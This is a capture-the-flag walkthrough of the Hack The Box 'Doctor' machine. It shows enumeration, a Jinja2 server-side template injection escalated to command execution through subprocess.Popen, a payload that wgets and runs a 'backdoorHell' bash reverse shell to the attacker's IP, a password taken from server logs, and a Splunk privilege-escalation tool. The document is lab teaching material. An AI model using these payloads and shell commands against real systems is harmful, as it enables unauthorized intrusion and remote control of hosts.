

# HTB.Doctor

## Working Theory

## Enumeration

## Tools

### nmap


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-09 09:25 EDT
Nmap scan report for 10.10.10.209
Host is up (0.017s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp  open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after: 2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.74 seconds
```

# Targets

## port 80

found the domain name  
//email: info@doctors.htb



found the subdomain

```
nobodyatall@0xDEADBEEF:~/script$ wfuzz -c -w dictionary/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H 'HOST: FUZZ.doctors.htb' --hh 19848 doctors.htb

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****

Target: http://doctors.htb/
Total requests: 114532

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:   302        3 L    24 W   237 Ch   "www"
000001176:   302        3 L    24 W   237 Ch   "WWW"
000009543:   400       12 L    53 W   442 Ch   "#www"
000010595:   400       12 L    53 W   442 Ch   "#mail"
000047764:   400       12 L    53 W   442 Ch   "#smtp"
^C
Finishing pending requests ...
nobodyatall@0xDEADBEEF:~/script$
```

www.doctors.htb

//login page

Doctor Secure Messaging - 1 x http://doctors.htb/login?next=%2Fhome

doctors.htb/login?next=%2Fhome

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Doctor Secure Messaging Home Login Register

Please log in to access this page.

### Log In

Email


Password

☐ Remember Me

server information

//seems to be a Werkzeug (python written script server)

accessibility



/register

//create an account

Doctor Secure Messaging - x http://doctors.htb/login?next x +

doctors.htb/register

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Doctor Secure Messaging Home Login Register

## Join Today

Username

Email

Please fill out this field.

Password

To direct input to this VM, click inside or press Ctrl+G.

source code: archive under beta testing hmm...

Doctor Secure Messaging - x http://doctors.htb/login?next x +

view-source:http://doctors.htb/login?next=%2Fhome


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

```

18 <header class="site-header">
19 <nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-top">
20 <div class="container">
21 <a class="navbar-brand mr-4" href="/">Doctor Secure Messaging</a>
22 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarToggle" aria-controls="navbarToggle"
23 <span class="navbar-toggler-icon"></span>
24 </button>
25 <div class="collapse navbar-collapse" id="navbarToggle">
26 <div class="navbar-nav mr-auto">
27 <a class="nav-item nav-link" href="/home">Home</a>
28 <!-- archive still under beta testing --> <a class="nav-item nav-link" href="/archive">Archive</a> -->
29 </div>
30 <!-- Navbar Right Side -->
31 <div class="navbar-nav">
32 <a class="nav-item nav-link" href="/login">Login</a>
33 <a class="nav-item nav-link" href="/register">Register</a>
34 </div>
35 </div>
36 </div>
37 </div>
38 </div>
39 </nav>
40 </header>
41 <main role="main" class="container">
42 <div class="row">


```

source code: /archive  
//empty?



```
1
2  <?xml version="1.0" encoding="UTF-8" ?>
3  <rss version="2.0">
4  <channel>
5  <title>Archive</title>
6
```

post something



## New Post

Title

test

Content

<content>test</content>

Post

direct input to this VM. click inside or press Ctrl+G.

check back the /archive

<item><title>test</title></item>

//hmm seems like post something it will shows here

//the title part seems to be vulnerable to SSTI (server side template injection)

```
1
2  <?xml version="1.0" encoding="UTF-8" ?>
3  <rss version="2.0">
4  <channel>
5  <title>Archive</title>
6  <item><title>test</title></item>
7
8      </channel>
9
```

test these 3 payload see whether able to  $7*7 = 49$  or not


//link: <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

### Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily **mistaken for a simple XSS** vulnerability, but it's easy to difference if you try set **mathematical operations** within a template expression:

```
1  {{7*7}}
2  ${7*7}
3  <%= 7*7 %>
```

### Detect - Code context



it works! SSTI vulnerability found

```
</channel>
<item><title>49</title></item>

</channel>
```

test injection



## New Post


Title

{% import anything %}

Content

Post

interesting it caused error!



# Something went wrong (500)

We're experiencing some trouble on our end. Please try again in the near future

link: <https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee>

access \_\_mro\_\_ class



test@test.com 2020-10-10

Update

Delete

```
{{ ".__class__.__mro__ }}
```

a

object type

```
1
2  <?xml version="1.0" encoding="UTF-8" ?>
3  <rss version="2.0">
4  <channel>
5  <title>Archive</title>
6  <item><title>(&lt;class  &#39;str&#39;&gt;, &lt;class  &#39;object&#39;&gt;)</title></item>
7
8  </channel>
9
```

find subclasses

Title

```
{{ ".__class__.__mro__[1].__subclasses__() }}
```

Content

a

found subprocess.Popen

```
subprocess.Popen&#39;&gt;, &lt;class &#39;uuid.UUID&#39;&gt;, &lt;class &#39;simplejson.raw_json.RawJSON&#39;&gt;, &
```

```
ct  
, UI  
25!  
ct
```

subprocess



Highlight All

Match Case

Whole Words

2 of 2 matches

line 408, element 407 (line startwith 1, element start with 0)

//sublime text: ctrl + h => regular expression replace , with \n

```
404 &lt;class &#39;werkzeug.test._TestCookieResponse&#39;&gt;,  
405 &lt;class &#39;werkzeug.test.EnvironBuilder&#39;&gt;;  
406 &lt;class &#39;werkzeug.test.Client&#39;&gt;;  
407 &lt;class &#39;subprocess.CompletedProcess&#39;&gt;;  
408 &lt;class &#39;subprocess.Popen&#39;&gt;;  
409 &lt;class &#39;uuid.UUID&#39;&gt;;  
410 &lt;class &#39;simplejson.raw_json.RawJSON&#39;&gt;;  
411 &lt;class &#39;simplejson._speedups.Scanner&#39;&gt;;  
412 &lt;class &#39;simplejson._speedups.Encoder&#39;&gt;;  
413 &lt;class &#39;simplejson.decoder.JSONDecoder&#39;&gt;;
```

## Update Post

Title

```
{{ ".__class__.__mro__[1].__subclasses__()[407] }}
```

Content

a

Post

view-source:http://www.doctors.htb/archive

Linux Kali Training Kali Tools Kali Docs Kali Forums NetH

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>&lt;class &#39;subprocess.Popen&#39;&gt;</title></item>
</channel>
```

now execute shell commands



test 2020-10-10

Update

Delete

```
{{
"__class__.__mro__[1].__subclasses__()
[407](["id"], shell=True, stdout=-
1).communicate() }}
```

a

hell yeah!

```
view-source:http://www.doctors.htb/archive
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security
1
2 <?xml version="1.0" encoding="UTF-8" ?>
3 <rss version="2.0">
4 <channel>
5 <title>Archive</title>
6 <item><title>(b'uid=1001(web) gid=1001(web) groups=1001(web),4(adm)\n', None)</title></item>
7
8 </channel>
9
```

read the directory files




test 2020-10-10

Update

Delete

```
{{
"__class__.__mro__[1].__subclasses__()
[407](["ls", "-la"], shell=True, stdout=-1,
stderr=-1).communicate()[0].strip() }}
```

a



```
1
2  <?xml version="1.0" encoding="UTF-8" ?>
3  <rss version="2.0">
4  <channel>
5  <title>Archive</title>
6  <item><title>b&#39;blog\nblog.sh\n-o&#39;</title></item>
7
8      </channel>
9
```

create backdoor, upload it & execute it by refreshing /archive page

Your post has been updated!



test 2020-10-10


Update

Delete

```
{ { ".__class__.__mro__[1].__subclasses__()[407](["wget
10.10.14.19:8080/backdoorHell;chmod +x
backdoorHell;./backdoorHell"], shell=True, stdout=-
1).communicate()[0].strip() ) }
```

a

refresh /archive



```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>b&#39;&#39;</title></item>

</channel>
```

got the shell

```
nobodyatall@...DBEEF: ~/htb  nobodyatall@U.../boxes/doctor
nobodyatall@DEADBEEF:~/htb/boxes/doctor$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.10.14.19] from www.doctors.htb [10.10.10.209] 33200
bash: cannot set terminal process group (918): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$
<title>Archive</title>
<item><title>b&#39;&#39;</title></item>

</channel>

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast sta
te UNKNOWN group default qlen 100
inet 10.10.14.19/23 brd 10.10.15.255 scope global tun0
nobodyatall@DEADBEEF:~/htb/boxes/doctor$

nobodyatall@DEADBEEF:~/htb/boxes/doctor$ cat backdoorHell
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.19/18890 0>&1
nobodyatall@DEADBEEF:~/htb/boxes/doctor$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.10.209 - - [10/Oct/2020 00:45:16] "GET /backdoorHell HTTP/1.1" 200 -
10.10.10.209 - - [10/Oct/2020 00:45:17] "GET /backdoorHell HTTP/1.1" 200 -
```

## Post Exploitation

## Privilege Escalation

# getting shaun user

run enum script

//in apache2 log

//shaun password: Guitar123?

```
[+] Finding passwords inside logs (limit 70)
Binary file /var/log/apache2/access.log.12.gz matches
Binary file /var/log/journal/62307f5876ce4bdeb1a4be33bebfb978/system.journal matches
Binary file /var/log/journal/62307f5876ce4bdeb1a4be33bebfb978/user-1001.journal matches
Binary file /var/log/kern.log.2.gz matches
Binary file /var/log/kern.log.4.gz matches
Binary file /var/log/syslog.4.gz matches
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
/var/log/auth.log.1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
/var/log/auth.log.1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
/var/log/auth.log.1:Sep 23 15:38:45 doctor sudo: shaun : command not allowed ; TTY=ttty1 ; PWD=/home/shaun ; USER=root ; COMMAND=list
/var/log/auth.log.1:Sep 28 13:31:10 doctor sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/setcap -r /usr/bin/python3/
/var/log/auth.log.1:Oct 10 04:31:15 doctor VGAuthService message repeated 2 times: [unauthorized: Username and password successfully validated for local user]
```

successfully login into shaun user

```
web@doctor:~$ su shaun
Password:
shaun@doctor:/home/web$ cd ~
shaun@doctor:~$ cat user.txt
0038816a2e57dc8f79ebeeee615c07abb
shaun@doctor:~$ █
```

## shaun2root

access splunk web page (use <https://10.10.10.209:8089/>)

//splunk ver.: 8.0.5



splunkd - Splunk × http://doctors.htb/archive × +

← → ↻ 🏠 ⓘ 🔒 https://10.10.10.209:8089

🐞 Kali Linux 🐞 Kali Training 🐞 Kali Tools 📺 Kali Docs 🐞 Kali Forums 🐞 NetHunter

# Splunk Atom Feed: splunkd

Updated: 2020-10-10T09:54:47+02:00 Splunk build: 8.0.5

[rpc](#)

1970-01-01T01:00:00+01:00

[services](#)

1970-01-01T01:00:00+01:00


[servicesNS](#)

1970-01-01T01:00:00+01:00

[static](#)

1970-01-01T01:00:00+01:00

able to access service  
//basic-realm credential: shaun:Guitar123



found an exploit for splunk to privilege escalate

//link: <https://github.com/cnotin/SplunkWhisperer2/tree/master/PySplunkWhisperer2>

github.com/cnotin/SplunkWhisperer2/tree/master/PySplunkWhisperer2

Why GitHub? Team Enterprise Explore Marketplace Pricing

Search Sign in Sign up

cnotin / SplunkWhisperer2

Watch 3 Star 79 Fork 1

Code Issues Pull requests Actions Security Insights

master SplunkWhisperer2 / PySplunkWhisperer2 / Go to file

TareqPi and cnotin Changed PySplunkWhisperer2\_remote.py from python2 to python3 8448837 7 days ago History

File	Commit	Time
.gitignore	Initial commit	2 years ago
PySplunkWhisperer2_local.py	Initial commit	2 years ago
PySplunkWhisperer2_remote.py	Changed PySplunkWhisperer2_remote.py from python2 to python3	7 days ago
README.md	Update README.md	2 years ago
build_exe.bat	Initial commit	2 years ago
requirements.txt	Fix vuln in Python requests	2 years ago

README.md

## Splunk Whisperer 2 (Python)

### Usage

now execute the script!

```
